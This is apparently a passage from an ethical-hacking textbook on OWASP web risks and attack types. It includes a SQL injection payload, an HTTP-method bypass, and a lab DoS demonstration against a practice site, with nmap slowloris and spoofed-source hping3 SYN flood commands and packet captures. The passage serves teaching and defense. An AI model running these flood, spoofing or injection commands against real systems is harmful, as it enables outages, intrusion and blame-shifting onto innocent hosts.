The following common weaknesses may increase the likelihood of attacks against your APIs:

- CWE-2: Environmental Security Flaws
- CWE-16: Configuration
- CWE-388: Error Handling

Security misconfiguration attack scenario

In the following scenario, the attacker accesses a restricted API endpoint by trying alternative HTTP methods in the API requests.

1. The attacker uses the following API request to test the access control rules for the /admin endpoint:
   GET https://api.example.com/v2/admin

Since the GET and POST methods are disabled in the API code for non-admin users, the request fails.

2. The attacker bypasses the access control mechanism by trying alternate HTTP methods, such as HEAD, that may not be restricted by the API:
   HEAD https://api.example.com/v2/admin
3. The attacker gains access to restricted resources.

A - 4 Insecure Design

Insecure design is focused on the risks associated with flaws in design and architecture. It focuses on the need for threat modelling, secure design patterns, and principles. The flaws in insecure design are not something that can be rectified by an implementation. OWASP differentiates insecure design from security implementation and controls as follows:

An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.

To exploit insecure design, attackers can threat model workflows in the software to reveal a broad range of vulnerabilities and weaknesses.

The Insecure Design vulnerabilities exist as security controls are not implemented or the team is not aware about the business risk profiling and the controls that are needed to be inherited in the software system that is being developed. It directly refers to the compromise in the security of application.

Insecure design attack scenario

In the following attack scenario, the attacker exploits a poorly designed API that does not properly filter input.

1) The attacker scans for vulnerable APIs and identifies an API that does not properly filter input and does not use the organizations API security gateway.
2) The attacker injects a malicious script into the vulnerable API.
3) The victim's browser accesses the API through the application.
4) The browser loads content with the malicious script.

Some standard CWE / Common Weakness enumeration that exists just because of insecure design:

- CWE-209(Generation of Error Message Containing Sensitive Information): It is possible that the software will emit an error message that contains sensitive information about its surroundings, users, or other linked data when the error occurs due to an invalid input or accessing a resource to which we don’t have access
- CWE-256(Unprotected Storage of Credentials): Storing a password in plaintext may result in the compromising of the entire system.
- CWE-501:(Trust Boundary Violation): The product combines trusted and untrusted data in the same data structure or structured message.
- CWE-522(Insufficiently Protected Credentials): Although the product transmits or saves authentication credentials, it does so in an insecure manner that makes it vulnerable to unauthorised interception and/or retrieval of the credentials.

A - 3 Injection

The term “injection attack” refers to any of a class of attacks where malicious user input is provided to the web application and is later used within a query or other operation where the input was assumed safe; most commonly this refers to a SQL injection attack where a malicious actor injects arbitrary SQL commands into user input and the web application subsequently executes the injected SQL to perform malicious actions such as defacement, deletion of data or extraction of data the user would not ordinarily have access to.

The term can also commonly refer to injection of operating system commands, NoSQL queries or LDAP queries amongst others.

Since the most common injection attack is arguably SQL injection, we will concentrate on that here. Imagine a web application which uses untrusted user input to construct a SQL call, In such a situation the attacker will be able to change a normal looking query like this;

➔ SELECT * FROM users WHERE user='bob';

To look like this;

➔ SELECT * FROM users WHERE user='' or '1'='1';

This changes the meaning of the query significantly and, rather than returning the single record pertaining to the user, would return all the records from the ‘users’ table since the injected SQL causes the WHERE clause to always return ‘true’. In a similar manner an attacker may be able to cause the web application to construct a query that would result in modification of data, deletion of data or the execution of stored procedures that would not normally be accessible to users.

Other types of Injection Attacks

File Injection: A file inclusion vulnerability allows an attacker to access unauthorized or sensitive files available on the web server or to execute malicious files on the web server by making use of the ‘include’ functionality. This vulnerability is mainly due to a bad input validation mechanism, wherein the user’s input is passed to the file include commands without proper validation. The impact of this vulnerability can lead to malicious code execution on the server or reveal data present in sensitive files, etc.

Command Injection: A command injection vulnerability allows attackers to execute arbitrary system commands on the attacked party’s host operating system (OS). Doing this can override the original command to gain access to a system, obtain sensitive data, or even execute an entire takeover of the application server or system.

Some typical examples of command injection attacks include the insertion of harmful files into the runtime environment of the vulnerable application’s server, shell command execution, and abuse of configuration file vulnerabilities.

LDAP Injection: LDAP Injection is an attack used to exploit web-based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it’s possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection.

Log Injection: Writing invalidated user input to log files can allow an attacker to forge log entries or inject malicious content into the logs. This is called log injection.

Log injection vulnerabilities occur when:

- Data enters an application from an untrusted source.
- The data is written to an application or system log file.

Successful log injection attacks can cause:

- Injection of new/bogus log events (log forging via log injection)
- Injection of XSS attacks, hoping that the malicious log event is viewed in a vulnerable web application
- Injection of commands that parsers (like PHP parsers) could execute

There are even more types of injection attacks but we chose to stick with the famous few.

A – 2 Cryptographic Failures

Attackers often target sensitive data, such as passwords, credit card numbers, and personal information, when you do not properly protect them. Cryptographic failure is the root cause for sensitive data exposure. According to the Open Web Application Security Project (OWASP) 2021, securing your data against cryptographic failures has become more important than ever.

Encryption algorithms such as TripleDES and hashing algorithms such as SHA1 and RIPEMD160 are considered to be weak. These cryptographic algorithms do not provide as much security assurance as more modern counterparts.

A cryptographic failure flaw can occur when you do the following:

- Store or transit data in clear text (most common)
- Protect data with an old or weak encryption
- Improperly filter or mask data in transit
- Cryptographic failure attack scenario

In the following attack scenario, an attacker uses a rainbow table to crack unsalted password hashes in a database.

1) The attacker gains access to an organization's network.
2) The attacker uses an application flaw to retrieve a password database.
3) Since the database used unsalted hashes to encrypt passwords, the attacker can use a rainbow table to expose the passwords.
4) The attacker uses credential stuffing tools to test credential pairs on other websites.

Attackers can find a way to bypass cryptographic restrictions. So, it isn’t just about the cryptography used but also how it’s implemented. Tools like Burp Suite can be used for such bypasses.

A - 1 Broken Access Control

Access control, also called authorization, is a security measure that makes resources available to users that should have access to those resources and denies access to users who should not have access. For example, a user may access a secure web application and authenticate themselves by logging in. After authentication, when the user tries to access a resource, the access control policy checks whether the user is authorized to use the requested resource.

Broken access control occurs when an issue with the access control enforcement allows a user to perform an action outside of the user's limits. For example, an attacker may be able to exploit a flaw in an application with the intention of gaining elevated access to a protected resource to which they are not entitled. As a result of the privilege escalation, the attacker can perform unauthorized actions.

Examples of broken access control attacks

Misuse of access control may result in the following:

- Unauthorized access to sensitive information
- Inappropriate creation or deletion of resources
- User impersonation
- Force browsing
- Privilege escalation

Broken access control attack scenario

In the following scenario, the attacker uses forced browsing techniques to exploit an unprotected static directory on the target system.

1) The attacker uses an automated scanning tool to search for unlinked resources on the target system and finds the following unprotected resource:
   /admin
2) The attacker initiates a forced browsing attack on the target system to verify whether administrative rights are required to access the page.
   https://example.com/admin
3) The attacker accesses the admin page as an unauthenticated user and performs unauthorized actions.

Other Web Application Attacks

- **Directory Traversal:** Attackers exploit HTTP by directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.
- **Unvalidated Redirects and Forwards:** Attackers lure victims into clicking on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to
  - Session Fixation Attack
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution
- **Watering Hole Attack:** It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.
- **Cross-Site Request Forgery:** The cross-site request forgery method is a type of attack in which an authenticated user is made to perform certain tasks on the web application that an attacker chooses, e.g., a user clicking on a particular link sent through an email or chat.
- **Cookie/Session Poisoning:** By changing the information inside a cookie, attackers bypass the authentication process. Once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.
- **Web Service Attacks:** An attacker can get into the target web application by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and can then disclose and modify application data.
- **Cookie Snooping:** Attackers use cookie snooping on victims' systems to analyse the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation:** Attackers attempting to compromise e-commerce websites mostly perform such attacks. They manipulate hidden fields and change the data stored in them. Several online stores face such problems every day. Attackers can alter prices and conclude transactions, designating prices of their choice.
- **Authentication Hijacking:** For authenticating a user, every web application employs a user identification method such as an ID and a password. However, once attackers compromise a system, they can perform various malicious activities such as session hijacking and user impersonation.
- **Obfuscation Application:** Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.
- **Broken Session Management:** If session IDs are exposed in the URL, then web applications are vulnerable to session fixation attacks. Furthermore, if the session timeout is longer and the session IDs are not changed after every login, attackers may hijack the session and take control of the session with the same privileges as the victim.
- **Broken Account Management:** Vulnerable account management functions, including account update, forgotten or lost password recovery, reset password, and other similar functions, might weaken valid authentication schemes.
- **Denial-of-Service (DoS):** A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not able to function for a few hours or even days, resulting in the loss of time and money.
- **Buffer Overflow:** A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.
- **CAPTCHA Attacks:** CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.
- **Platform Exploits:** Users can build various web applications using different platforms such as BEA WebLogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

- **Network Access Attacks:** Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.
- **DMZ Protocol Attacks:** The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who can compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to

- Compromise of the web application and data
- Defacement of websites
- Access to internal systems, including databases, backups, and source code


- **Web-based Timing Attacks:** Web-based timing attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Attackers perform these attacks to retrieve usernames and passwords for accessing web applications.
- **MarioNet Attack:** Attacker abuse the Service Workers API to inject and run malicious code in the victim’s browser to perform various attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.
- **RC4 NOMORE Attack:** A Rivest Cipher Numerous Occurrence Monitoring and Recovery Exploit (RC4 NOMORE) attack is an attack against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim’s credentials to perform malicious activities and unauthorized transactions.
- **Clickjacking Attack:** In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions.
- **JavaScript Hijacking:** JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser’s same-origin policy that permits a domain to add code from another domain.

- **DNS Rebinding Attack:** Attackers perform DNS rebinding attacks to bypass the same-origin policy's security constraints and communicate with or make arbitrary requests to local domains through a malicious web page.

DOS Attack using Nmap and Hping3

Nmap and hpin3 are some of the most respected tools in the industry and there is a reason for it. I did this attack to showcase how simply such an attack can be performed against you own website. Our target here is http://testphp.vulnweb.com/ which is a vulnerable website that anyone can attack for learning purposes.

1) **Nmap:** Here we will be using the script engine of Nmap to do a DOS attack on the said website.




```
pambi@CEH: ~
pambi@CEH:~$ nmap --script http-slowloris --max-parallelism 400 testphp.vulnweb.com
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-28 22:39 HST
```

Figure 3.9

The output of this can be seen in Wireshark.

As you can see below, the destination domain's IP is flooded with TCP requests. Such an attack, if done through many systems, can easily help bring a website down. One can argue that its more of a web server attack but it's the web application that remains under the crosshair.




```
ip.addr == 44.228.249.3

No.   Time         Source          Destination   Protocol Length Info
21944 480.569198179 192.168.200.78 44.228.249.3  TCP      74 47504 → 3766 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21945 480.569290149 192.168.200.78 44.228.249.3  TCP      74 40476 → 16080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=…
21946 480.570056170 192.168.200.78 44.228.249.3  TCP      74 59894 → 9200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21947 480.570169996 192.168.200.78 44.228.249.3  TCP      74 34450 → 5432 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21948 480.570319637 192.168.200.78 44.228.249.3  TCP      74 51460 → 32779 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=…
21949 480.944377688 192.168.200.78 44.228.249.3  TCP      74 58996 → 5357 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21950 480.944621910 192.168.200.78 44.228.249.3  TCP      74 60070 → 1783 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21951 480.944728736 192.168.200.78 44.228.249.3  TCP      74 38360 → 8021 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21952 480.944867922 192.168.200.78 44.228.249.3  TCP      74 54372 → 3006 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21953 480.944966627 192.168.200.78 44.228.249.3  TCP      74 58440 → 32776 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=…
21954 480.945090839 192.168.200.78 44.228.249.3  TCP      74 45664 → 7106 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
21955 480.945187335 192.168.200.78 44.228.249.3  TCP      74 37320 → 1009 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…

Frame 21952: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth1, id 0
Ethernet II, Src: VMware_2c:11:dc (00:0c:29:2c:11:dc), Dst: 8e:99:80:49:69:2c (8e:99:80:49:69:2c)
Internet Protocol Version 4, Src: 192.168.200.78, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 54372, Dst Port: 3006, Seq: 0, Len: 0

0000  8e 99 80 49 69 2c 00 0c  29 2c 11 dc 08 00 45 00   ···Ii,·· ),····E·
0010  00 3c a9 11 40 00 40 06  e2 cb c0 a8 c8 4e 2c e4   ·<··@·@· ·····N,·
0020  f9 03 d4 64 0b be ff e7  91 b7 00 00 00 00 a0 02   ···d···· ········
0030  fa f0 af 0d 00 00 02 04  05 b4 04 02 08 0a 8c 7a   ········ ·······z
0040  f1 db 00 00 00 00 01 03  03 07                     ········ ··

wireshark_eth1_20221228225101_RVzVva.pcapng        Packets: 22003 · Displayed: 1016 (4.6%)        Profile: Default
```

Figure 3.10

2) **Hping3:** Hping3 is highly reputed for the huge dimensions of uses it has, but in our example, we will look at its flooding capability. The command is,

#Sudo hping3 -a 190.0.138.40 test.php.vulnweb.com -S -q


This will cause a flood attack from a fake Ip address. Thus, allowing an attacker to not only do such an attack but also remain anonymous or shift blame of the attack of someone else



```
pambi@CEH:~$ sudo hping3 -a 190.0.138.40 testphp.vulnweb.com -S -q
[sudo] password for pambi:
HPING testphp.vulnweb.com (eth1 44.228.249.3): S set, 40 headers + 0 data bytes
```

Figure 3.11

As the capture in Wireshark shows below, the source address is not the public IP address of the host but the spoofed IP address provided by the attacker while running the command for the attack. A big number of packets are sent to use up the resources provided to the web site/web application. If an attacker has access to a botnet (a network of zombie systems that are in control of the attacker) then he can easily take down any vulnerable web application in question. Which is why there should always be a limit to the number of requests accepted from any given host.



Applications
Places
wireshark
Dec 28 22:57
*eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 44.228.249.3

No.   Time          Source        Destination   Protocol Length Info
20944 392.548019452 190.0.138.40  44.228.249.3  TCP      54 2930 → 0 [SYN] Seq=0 Win=512 Len=0
20945 393.551578107 190.0.138.40  44.228.249.3  TCP      54 2931 → 0 [SYN] Seq=0 Win=512 Len=0
20946 394.554900685 190.0.138.40  44.228.249.3  TCP      54 2932 → 0 [SYN] Seq=0 Win=512 Len=0
20947 395.557851984 190.0.138.40  44.228.249.3  TCP      54 2933 → 0 [SYN] Seq=0 Win=512 Len=0
20954 396.561588485 190.0.138.40  44.228.249.3  TCP      54 2934 → 0 [SYN] Seq=0 Win=512 Len=0
20974 397.564551557 190.0.138.40  44.228.249.3  TCP      54 2935 → 0 [SYN] Seq=0 Win=512 Len=0
20988 398.573864639 190.0.138.40  44.228.249.3  TCP      54 2936 → 0 [SYN] Seq=0 Win=512 Len=0
20990 399.589034135 190.0.138.40  44.228.249.3  TCP      54 2937 → 0 [SYN] Seq=0 Win=512 Len=0
20991 400.589642406 190.0.138.40  44.228.249.3  TCP      54 2938 → 0 [SYN] Seq=0 Win=512 Len=0
20992 401.604232288 190.0.138.40  44.228.249.3  TCP      54 2939 → 0 [SYN] Seq=0 Win=512 Len=0
20993 402.606451016 190.0.138.40  44.228.249.3  TCP      54 2940 → 0 [SYN] Seq=0 Win=512 Len=0
20994 403.610315375 190.0.138.40  44.228.249.3  TCP      54 2941 → 0 [SYN] Seq=0 Win=512 Len=0

Frame 20860: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth1, id 0
Ethernet II, Src: VMware_2c:11:dc (00:0c:29:2c:11:dc), Dst: 8e:99:80:49:69:2c (8e:99:80:49:69:2c)
Internet Protocol Version 4, Src: 192.168.200.78, Dst: 44.228.249.3
User Datagram Protocol, Src Port: 35684, Dst Port: 33519
Data (32 bytes)

0000  8e 99 80 49 69 2c 00 0c  29 2c 11 dc 08 00 45 00   ···Ii,·· ),····E·
0010  00 3c ca 4f 00 00 1d 11  24 83 c0 a8 c8 4e 2c e4   ·<·O···· $····N,·
0020  f9 03 8b 64 82 ef 00 28  af 18 40 41 42 43 44 45   ···d···( ··@ABCDE
0030  46 47 48 49 4a 4b 4c 4d  4e 4f 50 51 52 53 54 55   FGHIJKLM NOPQRSTU
0040  56 57 58 59 5a 5b 5c 5d  5e 5f                     VWXYZ[\] ^_

wireshark_eth1_20221228225101_RVzVva.pcapng     Packets: 20994 · Displayed: 145 (0.7%)     Profile: Default
```

Figure 3.12

Web Application Hacking Methodology

1) **Footprint web infrastructure:** Involves Server discovery, service discovery, server identification, hidden content discovery, self-names.
2) **Analyse web applications:** Attackers need to analyse target web applications to determine their vulnerabilities to reduce "attack surface". This is done to identify entry points for user input, server-side technologies, server-side functionality, files and directories, web app vulnerabilities, and map the attack surface.
3) **Bypass client-side controls:** Some of the techniques to bypass the client-side controls are as follows:

- Attack Hidden Form Fields: Identify hidden form fields on the web page and manipulate the tags and fields to exploit the web page before transmitting the data to the server.
- Attack Browser Extensions: Attempt to intercept the traffic from the browser extensions or decompile the browser extensions to capture user data.
- Perform Source Code Review: Perform source code review to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools.
- Evade XSS Filters: Evade XSS filters by injecting unusual characters into the HTML code.

4) **Attack authentication mechanisms:** Most authentication mechanisms used by web applications have design flaws which attackers can exploit to gain access to web applications by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.
5) **Attack authorization schemes:** Attacker tries to gain access to restricted into by using authorization schemes like HTTP Request Tampering, Cookie parameter Tampering.
6) **Attack access controls:** Such attacks refer to Attacking through different accounts, attacking static resources, attacking the restrictions on HTTP Methods. Attacker might develop a multistage approach to attacking.
7) **Attack session management mechanisms:** Web application session management involves exchanging sensitive information between the server and its clients wherever required. Insecurity in such a method can be exploited by attackers to bypass authentication controls.
8) **Perform injection attacks:** This refers to injection attacks like; OS command injection, SMTP injection, LDAP injection, and XPath injection.

9) **Attack application logic flaws:** Most application flaws arise from the negligence and false assumptions of developers. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures.
10) **Attack shared environments:** A malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.
11) **Attack database connectivity:** Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way in which applications connect to the database instead of abusing database queries.
12) **Attack web application clients:** Attackers interact with the server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data. Some of the ways are Cross-Site Scripting, HTTP Header Injection, Request Forgery Attack, Privacy Attack, Redirection Attacks, Frame Injection.
13) **Attack web services:** Attackers can target web services using various techniques, as web applications make these services available to users through different mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise web services. There are many reasons why attackers target web services. Attackers choose an appropriate attack depending on the purpose of the attack. If attackers merely want to stop a web service from serving intended users, then they can launch a DoS attack by sending numerous requests.


